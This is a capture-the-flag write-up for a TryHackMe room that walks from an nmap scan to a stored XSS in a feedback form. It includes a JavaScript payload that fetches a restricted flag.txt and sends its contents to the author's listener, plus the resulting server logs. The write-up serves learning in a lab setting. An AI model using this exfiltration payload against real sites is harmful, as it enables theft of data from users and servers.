

Room : https://tryhackme.com/room/thestickershop
Author : toxicat0r
Reconnaissance
Let’s began with an Nmap scan to understand what services were running on the target machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
➜ nmap -sV -sC -A -Pn 10.49.170.47
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-05 08:43 EST
Nmap scan report for 10.49.170.47
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ff:fa:df:f9:74:0c:07:81:96:6c:7b:ae:e8:71:79:7a (RSA)
|   256 86:4d:55:cd:a7:b0:e3:ca:cd:12:f4:f4:3b:56:a9:58 (ECDSA)
|_  256 30:b4:f2:1a:e1:9c:fb:cf:a3:c4:58:b1:95:4f:63:84 (ED25519)
8080/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.8.10)
|_http-title: Cat Sticker Shop
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT      ADDRESS
1   21.06 ms 192.168.128.1
2   ...
3   21.51 ms 10.49.170.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds

The web application running on port 8080 was a “Cat Sticker Shop” - cute, but potentially vulnerable.
We have a flag.txt file at http://10.49.170.47:8080/flag.txt. However, accessing it directly returned a 401 Unauthorized error. This told me two things:
- The flag exists on the server. And I need to find another way to access it.
Discovering the Vulnerability
The application had a feedback page at /submit_feedback. My first thought was: “Could this be vulnerable to Cross-Site Scripting (XSS)?”

I tested with a basic payload.
1
<script src="http://your machine $IP:1337/test"></script>
Almost immediately, my Python HTTP server started receiving requests! This confirmed a stored XSS vulnerability - the application was saving and executing user input without proper sanitization.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
➜ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.49.170.47 - - [05/Jan/2026 08:53:42] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:53:42] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:53:52] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:53:52] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:03] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:03] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:13] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:13] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:24] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:24] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:34] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:34] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:45] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:45] "GET /test HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 08:54:55] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 08:54:55] "GET /test HTTP/1.1" 404 -
Now came the interesting part. Since the application was executing JavaScript on my behalf, I could use this to access the restricted flag.txt file. I crafted a payload using gpt that would.
- Fetch the contents of
flag.txt. - Send it back to my server.
1
2
3
4
5
6
7
8
9
10
11
12
<script>
  // Fetch the content of flag.txt via GET request
  fetch('http://10.49.170.47:8080/flag.txt')
    .then(response => response.text())
    .then(data => {
      // Send the content of flag.txt to your server
      fetch('http://your machine $IP:1337/?data=' + encodeURIComponent(data));
    })
    .catch(error => {
      console.log("Error fetching flag.txt: ", error);
    });
</script>
With my listener running.
1
python3 -m http.server 1337
The requests started flowing in! The server was trying to access a URL with what looked like Base64-encoded data.
1
2
3
4
5
6
7
8
9
10
11
12
➜ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.49.170.47 - - [05/Jan/2026 09:23:08] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 09:23:08] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 09:23:18] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 09:23:18] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 09:23:29] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 09:23:29] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 09:23:39] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 09:23:39] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.49.170.47 - - [05/Jan/2026 09:23:49] code 404, message File not found
10.49.170.47 - - [05/Jan/2026 09:23:49] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
A quick Base64 decode revealed the flag.
1
2
echo 'VEhNezgzNzg5YTY5MDc0ZjYzNmY2MGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9' | base64 -d
THM{REDACTED}%
Key Takeaways
- Always validate input: The application failed to sanitize user input in the feedback form, leading to stored XSS.
- Same-origin policy bypass: Even though I couldn’t access
flag.txtdirectly, the browser running on the server could access it through the XSS payload. - Outbound connections matter: The server’s ability to make HTTP requests to my machine was crucial for data exfiltration.
- Base64 encoding is common: Many web applications use Base64 for encoding data in URLs or cookies.